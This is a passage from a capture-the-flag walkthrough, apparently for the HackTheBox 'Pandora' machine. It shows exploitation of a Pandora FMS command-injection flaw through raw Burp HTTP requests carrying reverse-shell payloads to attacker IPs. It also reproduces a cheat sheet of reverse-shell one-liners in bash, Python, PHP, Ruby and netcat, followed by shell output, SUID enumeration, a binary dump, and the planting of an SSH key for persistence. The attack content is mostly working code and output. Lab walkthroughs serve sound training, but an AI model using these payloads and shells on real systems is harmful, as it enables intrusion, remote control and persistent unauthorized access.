Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/pandora_console/index.php?sec=eventos&sec2=operation/events/events
Cookie: PHPSESSID=lo4k64pfhme12ic7reau9t5dqh

page=include/ajax/events&perform_event_response=10000000
&target=bash -i >%26 /dev/tcp/192.168.1.17/1337 0>%261&response_id=1
```


Now you need to turn on burp and click on events → view events in the pandora FMS page



Capture the post request with the exact referrer mentioned in the CVE page and copy the exploit mentioned in the CVE in the page field. For the target, get the one liner reverse shell from pentest monkey, paste it in target and mention your IP address. Start the netcat listener at your end. Ensure the exploit is URL encoded in the page field, select → convert selection → url encode and send.



```
POST /pandora_console/ajax.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 162
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/pandora_console/index.php?sec=eventos&sec2=operation/events/events
Cookie: PHPSESSID=fktsfs1q6783jnrngrpkoaq17c
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

page=include/ajax/events&perform_event_response=10000000&target=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.32+9090+>/tmp/f&response_id=1
```



```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234)
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat


Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

You will obtain the user shell. Get a python stable shell, XTERM is used to execute clear command



```
┌─[shilpa@shilpa]─[~]
└──╼ $sudo nc -nlvp 9090
[sudo] password for shilpa:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9090
Ncat: Listening on 0.0.0.0:9090
Ncat: Connection from 10.129.129.101.
Ncat: Connection from 10.129.129.101:37334.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
matt
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
matt@pandora:/var/www/pandora/pandora_console$ export TERM=xterm
export TERM=xterm
matt@pandora:/var/www/pandora/pandora_console$ cd /home/matt
cd /home/matt
matt@pandora:/home/matt$ ls
ls
user.txt
matt@pandora:/home/matt$ cat user.txt
cat user.txt
d94aa5ee100b7be022349c2ff2fe8015
matt@pandora:/home/matt$
```


Check if there is anything in which SUID bit is set. Setuid is a Linux file permission setting that allows a user to execute that file or program with the permission of the owner of that file. This is primarily used to elevate the privileges of the current user. If a file is *setuid* and is owned by the user *root* then a user that has the ability to execute that program will do so as the user root instead of themselves.



```
matt@pandora:/home/matt$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
matt@pandora:/home/matt$ 
```


/usr/bin/pandora_backup is quite unusual.

Check if file command is available. It seem to be available




```
matt@pandora:/home/matt$ which file
which file
/usr/bin/file
```

Check what type of file is /usr/bin/pandora_backup. This seem to be a ELF 64 bit file which is a executable file




```
matt@pandora:/home/matt$ file /usr/bin/pandora_backup
file /usr/bin/pandora_backup
/usr/bin/pandora_backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /
b64/ld-linux-x86-64.so.2, BuildID[sha1]=7174c3b04737ad11254839c20c8dab66fce55af8, for GNU/Linux 3.2.0, not stripped
```

When you try to cat the pandora_backup file, you can see there is a command named tar (compress) executing on all the files in pandora_console directory. On the pandora_backup, SUID bit is set and is calling the tar command




```
matt@pandora:/home/matt$ cat /usr/bin/pandora_backup
cat /usr/bin/pandora_backup
ELF>�@0:@8
        @@@@h���HHmm   HH�-�=�=hp�-�=�=����DDP�td� � � <<Q�tdR�td�-�=�=/lib64/ld-linux-x86-64.so.2GNUqtðG7�%H9�
                                                                                                                 ��f��Z�GNU

�
�e�m\ 4x � %"putssetreuidsystemgetuidgeteuid__cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableFu�i      P�p�0HH@�?�?�?�?
        �?
SH�=��&/�DH�=�/H��/H9�tH��.H��t@�����H�=Y/H�5R/H)�H��H��?H��H�H��tH��.H����fD���=/u/UH�=�.H��t�H���PTL��H�
                                                                                           H�=�.�-����h�����.]�����{���UH��SH�������������-������H�=n����H�=�����H�=��������tH�=��d�����H�=
��Q���H�=��E����H�]���f.�AWL�=�+AVI��AUI��ATA��UH�-�+SL)�H������H��t�L��L��D��A��H��H9�u�H�[]A\A]A^A_��H�H��PandoraFMS Backup UtilityNow attempting to backup PandoraFMS clienttar -cvf /root/
.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*Backup failed!
Check your permissions!Backup successful!Terminating program!<(������������X}�������h���8zRx
                                                                                  8���+zRx
                                                                                        $����`FJ
                                                                                                 �?�;*3$"D���$\��E�wA�C


  D����]B�I�E �E(�D0�H8�G@j8A0A(B BB�(���p0F
d������80
�
 @x�    ������o����o���o����o�=6FVfvH@GCC: (Debian 10.2.1-6) 10.2.1 20210110��08�
�

��d � 8!�=�=�=�?@@@P@���
                        ��!07P@C�=jpv�=������D"����=��=��=�� �@�
                                                                  ` � @@.?P@
                                                                          dFYl��@@� �H@� �]�X@��+��P@u�
                                                                                                        P@ 2"crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_au
x_fini_array_entryframe_dummy__frame_dummy_init_array_entrybackup.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregiste
rTMCloneTableputs@GLIBC_2.2.5_edatagetuid@GLIBC_2.2.5system@GLIBC_2.2.5geteuid@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used__libc_csu_initsetr
euid@GLIBC_2.2.5__bss_startmain__TMC_END___ITM_registerTMCloneTable__cxa_finalize@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.
gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.bss.comment�#��$6�� D��No
                                                  V88�^���o��k���o��z�B����  `�����dd   �  �� � <�8!8������=�-��?��@�@@@P@P�0P0'x0`-       �6M%9matt@pandora:/home/matt$
```

To get a stable connection, check if there is SSH




```
matt@pandora:/home/matt$ ls -la
ls -la
total 24
drwxr-xr-x 2 matt matt 4096 Dec  7 15:00 .
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ..
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
-rw-r----- 1 matt matt   33 Jun  5 08:26 user.txt
matt@pandora:/home/matt$
```

Generate SSH keys on your attacking machine




```
┌─[✗]─[shilpa@shilpa]─[~]
└──╼ $ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/shilpa/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/shilpa/.ssh/id_rsa
Your public key has been saved in /home/shilpa/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:lQIVabBqTRh7L0Fh2x148XAP5uMhBlQxiGfBBiRLSGs shilpa@shilpa
The key's randomart image is:
+---[RSA 3072]----+
|  ...+.OO*BBo+   |
|   .o O.=Xo.X o  |
|    E + *=o.* = .|
| .     = o + o o |
|      o o S    . |
|     .    .      |
|                 |
|                 |
|                 |
+----[SHA256]-----+
```


Copy the public key to Matt’s machine



```
┌─[✗]─[shilpa@shilpa]─[~/.ssh]
└──╼ $ls -la
total 24
drwx------ 1 shilpa shilpa   62 Jun  5 14:48 .
drwxr-xr-x 1 shilpa shilpa 3494 Jun  5 14:04 ..
-rw------- 1 shilpa shilpa 2602 Jun  5 14:48 id_rsa
-rw-r--r-- 1 shilpa shilpa  567 Jun  5 14:48 id_rsa.pub
-rw-r--r-- 1 shilpa shilpa 5328 Jun  5 14:41 known_hosts
-rw-r--r-- 1 shilpa shilpa   31 Feb 26 06:58 .ssh
┌─[shilpa@shilpa]─[~/.ssh]
└──╼ $cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpfCoWslchYrTxfTNJi0Zmy5h3sZiC5lfSByiapGnU1JGJPs6ZMM8KNB7KOXbsLUZ5DVYCl3zIpK1PXDbtDT7fyqAQlVUEmE4nN0+mG1513XQIOLdiXt1ke0ivJHmrhgR6hLX+rniPfXZAXAWkxlS9Bx
GZUNm7mxLY9QwPfm1Xu/bD2U5MkM0s9dOuiHq+qA4jg6+zeXxa9y5zx3FZ/9AXuwJ3W9i1YBwXQJHefmqq8g9sQk+XxHMZ7AvurlRDi9mDYZX6mSQKGXVRYzUkrSoUWJjYH2Tu7NiEABQ3sEeVf4onzHS9sr/eMDD/EJfbGplo8Y8aDLWEVTGQ7LcMusbO
0HciQlRCeTgACvMPGUWqGgnQwsbUR1N+C95gVUZ6fL+Zn2bW6H6gziMGPNP7BqCYIisPHkzRIOtb10dDbiNZc8uUH5CDZUATBxuJLk81O/xANT+hR1B9LOkzDJkGtF9fs+Y1Z4ksKKiMC001OpMYdnJs+dZcjOuzqOqIqEoTL8U= shilpa@shilpa
```




```
matt@pandora:/home/matt$ cd .ssh
cd .ssh
```




```
matt@pandora:/home/matt/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpfCoWslchYrTxfTNJi0Zmy5h3sZiC5lfSByiapGnU1JGJPs6ZMM8KNB7KOXbsLUZ5DVYCl3zIpK1PXDbtDT7fyqAQlVUEmE4nN0+mG1513XQIOLdiXt
1ke0ivJHmrhgR6hLX+rniPfXZAXAWkxlS9BxGZUNm7mxLY9QwPfm1Xu/bD2U5MkM0s9dOuiHq+qA4jg6+zeXxa9y5zx3FZ/9AXuwJ3W9i1YBwXQJHefmqq8g9sQk+XxHMZ7AvurlRDi9mDYZX6mSQKGXVRYzUkrSoUWJjYH2Tu7NiEABQ3sEeVf4onzHS9
